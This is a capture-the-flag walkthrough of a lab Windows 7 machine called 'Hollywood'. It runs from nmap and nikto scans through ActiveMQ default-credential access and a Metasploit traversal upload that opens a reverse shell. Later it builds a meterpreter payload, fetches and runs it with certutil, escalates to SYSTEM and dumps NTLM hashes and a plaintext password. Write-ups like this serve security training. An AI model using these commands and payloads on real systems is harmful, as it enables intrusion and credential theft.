Credits

```
https://www.wizlynxgroup.com/
https://online.pwntilldawn.com/
```

Machine

```
Machine name: Hollywood
Machine IP: 10.150.150.219
```

Basing off scans from pwndrive

```
Nmap scan report for 10.150.150.219
Host is up (0.24s latency).
PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
Host script results:
| smb-os-discovery:
| OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
| OS CPE: cpe:/o:microsoft:windows_7::sp1
| Computer name: Hollywood
| NetBIOS computer name: HOLLYWOOD\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2021-10-01T21:06:56+08:00
```

Nmap TCP scan

```
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
25/tcp    open  smtp           Mercury/32 smtpd (Mail server account Maiser)
|_smtp-commands: localhost Hello hollywood; ESMTPs are:, TIME
79/tcp    open  finger         Mercury/32 fingerd
| finger: Login: Admin         Name: Mail System Administrator\x0D
| \x0D
|_[No profile information]\x0D
80/tcp    open  http           Apache httpd 2.4.34 ((Win32) OpenSSL/1.0.2o PHP/5.6.38)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
| http-title: Welcome to XAMPP
|_Requested resource was http://hollywood/dashboard/
|_http-favicon: Unknown favicon MD5: 56F7C04657931F2D0B79371B2D6E9820
105/tcp   open  ph-addressbook Mercury/32 PH addressbook server
106/tcp   open  pop3pw         Mercury/32 poppass service
110/tcp   open  pop3           Mercury/32 pop3d
|_pop3-capabilities: EXPIRE(NEVER) TOP USER UIDL APOP
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
143/tcp   open  imap           Mercury/32 imapd 4.62
|_imap-capabilities: OK IMAP4rev1 X-MERCURY-1A0001 CAPABILITY complete AUTH=PLAIN
443/tcp   open  ssl/http       Apache httpd 2.4.34 ((Win32) OpenSSL/1.0.2o PHP/5.6.38)
|_ssl-date: TLS randomness does not represent time
| http-title: Welcome to XAMPP
|_Requested resource was https://hollywood/dashboard/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
```

```
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
|_SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
|_http-server-header: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
445/tcp   open  microsoft-ds   Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)
554/tcp   open  rtsp?
1883/tcp  open  mqtt
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/Consumer/Topic/#:
|_    ActiveMQ/Advisory/MasterBroker:
2224/tcp  open  http           Mercury/32 httpd
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Mercury HTTP Services
2869/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp  open  mysql          MariaDB (unauthorized)
5672/tcp  open  amqp?
|_amqp-info: ERROR: AMQP:handshake connection closed unexpectedly while reading frame header
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GetRequest, HTTPOptions,
Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck,
RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer,
TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|_    AMQP
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.56
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
8089/tcp  open  ssl/http       Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer:
commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-10-28T09:17:32
| Not valid after:  2022-10-27T09:17:32
| MD5:   34d4 9be3 d6fd 5896 d091 86e6 436b 217b
|_SHA-1: 3e84 22d1 37ac 3526 a8a2 9f08 bb4f 8a92 a4f2 13dd
|_http-title: splunkd
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
8161/tcp  open  http           Jetty 8.1.16.v20140903
|_http-server-header: Jetty(8.1.16.v20140903)
|_http-title: Apache ActiveMQ
|_http-favicon: Unknown favicon MD5: 05664FB0C7AFCD6436179437E31F3AA6
| http-methods:
|_  Supported Methods: GET HEAD
10243/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
49251/tcp open  tcpwrapped
61613/tcp open  stomp          Apache ActiveMQ 5.10.1 - 5.11.1
61614/tcp open  http           Jetty 8.1.16.v20140903
```

```
|_http-server-header: Jetty(8.1.16.v20140903)
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
|_http-title: Error 500 Server Error
61616/tcp open  apachemq       ActiveMQ OpenWire transport
| fingerprint-strings:
|   NULL:
|     ActiveMQ
|     TcpNoDelayEnabled
|     SizePrefixDisabled
|     CacheSize
|     StackTraceEnabled
|     CacheEnabled
|     TightEncodingEnabled
|     MaxFrameSize
|     MaxInactivityDuration
|_    MaxInactivityDurationInitalDelay
2 services unrecognized despite returning data. If you know the service/version, please submit
the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5672-TCP:V=7.92%I=7%D=10/3%Time=615964DE%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,8,"AMQP\0\x01\0\0")%r(HTTPOptions,8,"AMQP\0\x01\0\0")%r(RTSPRe
SF:quest,8,"AMQP\0\x01\0\0")%r(RPCCheck,8,"AMQP\0\x01\0\0")%r(DNSVersionBi
SF:ndReqTCP,8,"AMQP\0\x01\0\0")%r(DNSStatusRequestTCP,8,"AMQP\0\x01\0\0")%
SF:r(SSLSessionReq,8,"AMQP\0\x01\0\0")%r(TerminalServerCookie,8,"AMQP\0\x0
SF:1\0\0")%r(TLSSessionReq,8,"AMQP\0\x01\0\0")%r(Kerberos,8,"AMQP\0\x01\0\
SF:0")%r(SMBProgNeg,8,"AMQP\0\x01\0\0")%r(X11Probe,8,"AMQP\0\x01\0\0")%r(F
SF:ourOhFourRequest,8,"AMQP\0\x01\0\0")%r(LPDString,8,"AMQP\0\x01\0\0")%r(
SF:LDAPSearchReq,8,"AMQP\0\x01\0\0")%r(LDAPBindReq,8,"AMQP\0\x01\0\0")%r(S
SF:IPOptions,8,"AMQP\0\x01\0\0")%r(LANDesk-RC,8,"AMQP\0\x01\0\0")%r(Termin
SF:alServer,8,"AMQP\0\x01\0\0")%r(NCP,8,"AMQP\0\x01\0\0")%r(NotesRPC,8,"AM
SF:QP\0\x01\0\0")%r(WMSRequest,8,"AMQP\0\x01\0\0")%r(oracle-tns,8,"AMQP\0\
SF:x01\0\0")%r(ms-sql-s,8,"AMQP\0\x01\0\0")%r(afp,8,"AMQP\0\x01\0\0")%r(gi
SF:op,8,"AMQP\0\x01\0\0");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port61616-TCP:V=7.92%I=7%D=10/3%Time=615964DF%P=x86_64-pc-linux-gnu%r(N
SF:ULL,F4,"\0\0\0\xf0\x01ActiveMQ\0\0\0\n\x01\0\0\0\xde\0\0\0\t\0\x11TcpNo
SF:DelayEnabled\x01\x01\0\x12SizePrefixDisabled\x01\0\0\tCacheSize\x05\0\0
SF:\x04\0\0\x11StackTraceEnabled\x01\x01\0\x0cCacheEnabled\x01\x01\0\x14Ti
SF:ghtEncodingEnabled\x01\x01\0\x0cMaxFrameSize\x06\0\0\0\0\x06@\0\0\0\x15
SF:MaxInactivityDuration\x06\0\0\0\0\0\0u0\0\x20MaxInactivityDurationInita
SF:lDelay\x06\0\0\0\0\0\0'\x10");
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1h49m59s, deviation: 4h36m58s, median: 49m54s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2021-10-03T08:59:47
|_  start_date: 2020-04-02T14:13:04
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Hollywood
|   NetBIOS computer name: HOLLYWOOD\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-10-03T16:59:58+08:00

NSE: Script Post-scanning.
Initiating NSE at 16:11
Completed NSE at 16:11, 0.00s elapsed
Initiating NSE at 16:11
```

```
Completed NSE at 16:11, 0.00s elapsed
Initiating NSE at 16:11
Completed NSE at 16:11, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2279.79 seconds
```

Nmap UDP scan


```
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $sudo nmap -sU hollywood
Starting Nmap 7.92 ( https://nmap.org ) at 2021-10-03 15:33 +08
Nmap scan report for hollywood (10.150.150.219)
Host is up (0.24s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT     STATE         SERVICE
123/udp  open|filtered ntp
137/udp  open|filtered netbios-ns
138/udp  open|filtered netbios-dgm
500/udp  open|filtered isakmp
1900/udp open          upnp
4500/udp open|filtered nat-t-ike
5355/udp open|filtered llmnr

Nmap done: 1 IP address (1 host up) scanned in 1070.45 seconds
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $
```

Nikto port 80 scan


```
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $nikto -h hollywood
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.150.150.219
+ Target Hostname:    hollywood
+ Target Port:        80
+ Start Time:         2021-10-03 15:44:47 (GMT8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
+ Retrieved x-powered-by header: PHP/5.6.38
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://hollywood/dashboard/
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute
force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following
alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var
+ OpenSSL/1.0.2o appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc
are also current.
+ Apache/2.4.34 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the
EOL for the 2.x branch.
+ PHP/5.6.38 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13,
7.2.1 may also current release for each branch.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including
other users.
+ OSVDB-3268: /img/: Directory indexing found.
```

```
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8490 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2021-10-03 16:21:01 (GMT8) (2174 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $
```


HTTP port 8161



Login ActiveMQ via default creds



First flag found



Foothold

Publicly available exploit for activemq

```
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $searchsploit activemq
------------------------------------------------------------------------------ ---------------
------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------
------------------
ActiveMQ < 5.14.0 - Web Shell Upload (Metasploit)                             |
java/remote/42283.rb
Apache ActiveMQ 5.11.1/5.13.2 - Directory Traversal / Command Execution       |
windows/remote/40857.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure                  |
multiple/remote/33868.txt
Apache ActiveMQ 5.3 - 'admin/queueBrowse' Cross-Site Scripting                |
multiple/remote/33905.txt
Apache ActiveMQ 5.x-5.11.1 - Directory Traversal Shell Upload (Metasploit)    |
windows/remote/48181.rb
------------------------------------------------------------------------------ ---------------
------------------
Shellcodes: No Results
Papers: No Results
```

Explanation of the directory traversal exploit

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
```

```
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload',
      'Description'    => %q{
        This module exploits a directory traversal vulnerability (CVE-2015-1830) in Apache
        ActiveMQ 5.x before 5.11.2 for Windows.

        The module tries to upload a JSP payload to the /admin directory via the traversal
        path /fileserver/..\\admin\\ using an HTTP PUT request with the default ActiveMQ
        credentials admin:admin (or other credentials provided by the user). It then issues
        an HTTP GET request to /admin/<payload>.jsp on the target in order to trigger the
        payload and obtain a shell.
      },
```

Running the exploit and getting shell

```
msf6 exploit(windows/http/apache_activemq_traversal_upload) > options

Module options (exploit/windows/http/apache_activemq_traversal_upload):

   Name       Current Setting        Required  Description
   ----       ---------------        --------  -----------
   PASSWORD   admin                  yes       Password to authenticate with
   PATH       /fileserver/..\admin\  yes       Traversal path
   Proxies                           no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS     hollywood              yes       The target host(s), range CIDR identifier, or
hosts file with syn
                                                tax 'file:<path>'
   RPORT      8161                   yes       The target port (TCP)
   SSL        false                  no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                      yes       The base path to the web application
   USERNAME   admin                  yes       Username to authenticate with
   VHOST                             no        HTTP server virtual host


Payload options (java/jsp_shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.66.67.242     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
   SHELL                   no        The system shell to use.


Exploit target:

   Id  Name
   --  ----
   0   Windows Java


msf6 exploit(windows/http/apache_activemq_traversal_upload) > run

[*] Started reverse TCP handler on 10.66.67.242:4444
[*] Uploading payload...
[*] Payload sent. Attempting to execute the payload.
[+] Payload executed!
[*] Command shell session 1 opened (10.66.67.242:4444 -> 10.150.150.219:49293) at 2021-10-03
16:03:01 +0800
```

```
C:\Users\User\Desktop\apache-activemq-5.11.1-bin\apache-activemq-5.11.1\bin>
```

Migration to meterpreter

Create meterpreter payload

```
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.66.67.242 LPORT=443 EXITFUNC=thread -
f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 375 bytes
Final size of exe file: 73802 bytes
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $
```

Start webserver on attacking machine

```
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $sudo updog -d . -p80
[+] Serving /home/user/Desktop/pwn/hollywood...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
10.150.150.219 - - [03/Oct/2021 16:15:04] "GET /shell.exe HTTP/1.1" 200 -
10.150.150.219 - - [03/Oct/2021 16:15:05] "GET /shell.exe HTTP/1.1" 200 -
```

Use certutil to download meterpreter shell. Then execute the said shell

```
C:\temp>cmd /c "certutil.exe -urlcache -f http://10.66.67.242/shell.exe shell.exe"
cmd /c "certutil.exe -urlcache -f http://10.66.67.242/shell.exe shell.exe"
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 021A-9C32

 Directory of C:\temp

10/03/2021  05:05 PM    <DIR>          .
10/03/2021  05:05 PM    <DIR>          ..
10/03/2021  05:05 PM            73,802 shell.exe
10/03/2021  05:00 PM         1,920,000 winpeas.exe
               2 File(s)      1,993,802 bytes
               2 Dir(s)  44,535,013,376 bytes free

C:\temp>cmd /c shell.exe
cmd /c shell.exe
```

On meterpreter shell, migrate to stable process, explorer.exe

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.66.67.242:443
[*] Sending stage (175174 bytes) to 10.150.150.219
[*] Meterpreter session 1 opened (10.66.67.242:443 -> 10.150.150.219:49304) at 2021-10-03
16:16:00 +0800

meterpreter >
```

```
 3876  3608  explorer.exe        x86   1        HOLLYWOOD\User  C:\Windows\Explorer.EXE
 3916  364   httpd.exe           x86   1        HOLLYWOOD\User  c:\xampp\apache\bin\httpd.exe
```

```
 3968  512   wmpnetwk.exe
 4068  2552  shell.exe           x86   1        HOLLYWOOD\User  C:\temp\shell.exe
 4080  512   svchost.exe
 4460  512   taskhost.exe        x86   1
 5520  416   conhost.exe         x86   1        HOLLYWOOD\User  C:\Windows\system32\conhost.exe

meterpreter > migrate 3876
[*] Migrating from 4068 to 3876...
[*] Migration completed successfully.
meterpreter >
```

Privilege escalation

Read FLAG9

```
C:\Users\User\Documents>type FLAG9.txt
type FLAG9.txt
b017cd11a8def6b4bae78b0a96a698deda09f033

C:\Users\User\Documents>hostname & ipconfig
hostname & ipconfig
Hollywood

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.150.150.219
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.150.150.1

Tunnel adapter isatap.{A3F9E61A-4343-4A47-86BF-E2F48D23ADC2}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\User\Documents>
```

Run local exploit suggester

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.150.150.219 - Collecting local exploits for x86/windows...
[*] 10.150.150.219 - 40 exploit checks are being tried...
[+] 10.150.150.219 - exploit/windows/local/bypassuac_eventvwr: The target appears to be
vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could
not be validated.
[+] 10.150.150.219 - exploit/windows/local/ms10_092_schelevator: The target appears to be
vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be
vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could
not be validated.
[+] 10.150.150.219 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be
vulnerable.
[+] 10.150.150.219 - exploit/windows/local/ms16_016_webdav: The service is running, but could
not be validated.
[+] 10.150.150.219 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service
is running, but could not be validated.
[+] 10.150.150.219 - exploit/windows/local/ntusermndragover: The target appears to be
vulnerable.
```

```
[+] 10.150.150.219 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Run the ntusermndragover exploit and get system privileges

```
msf6 exploit(windows/local/ntusermndragover) > set lhost tun0
lhost => tun0
msf6 exploit(windows/local/ntusermndragover) > set lport 5555
lport => 5555
msf6 exploit(windows/local/ntusermndragover) > set session 1
session => 1
msf6 exploit(windows/local/ntusermndragover) > run

[*] Started reverse TCP handler on 10.66.67.242:5555
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Reflectively injecting the exploit DLL and running the exploit...
[*] Launching msiexec to host the DLL...
[+] Process 5528 launched.
[*] Reflectively injecting the DLL into 5528...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.150.150.219
[*] Meterpreter session 2 opened (10.66.67.242:5555 -> 10.150.150.219:49337) at 2021-10-03
17:36:26 +0800

meterpreter > sysinfo
Computer        : HOLLYWOOD
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Post LPE recon

NTLM hashes and plaintext password

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain     NTLM                              SHA1
--------  ------     ----                              ----
User      HOLLYWOOD  f9e1a02072d330ddf77ad82cb54d5ec4  db27389fe3ff8e3625a2e5802c8df4845c6c92ae

wdigest credentials
===================

Username    Domain     Password
--------    ------     --------
(null)      (null)     (null)
HOLLYWOOD$  WORKGROUP  (null)
User        HOLLYWOOD  hDNy*Jj6D5@j

kerberos credentials
====================

Username    Domain     Password
--------    ------     --------
```

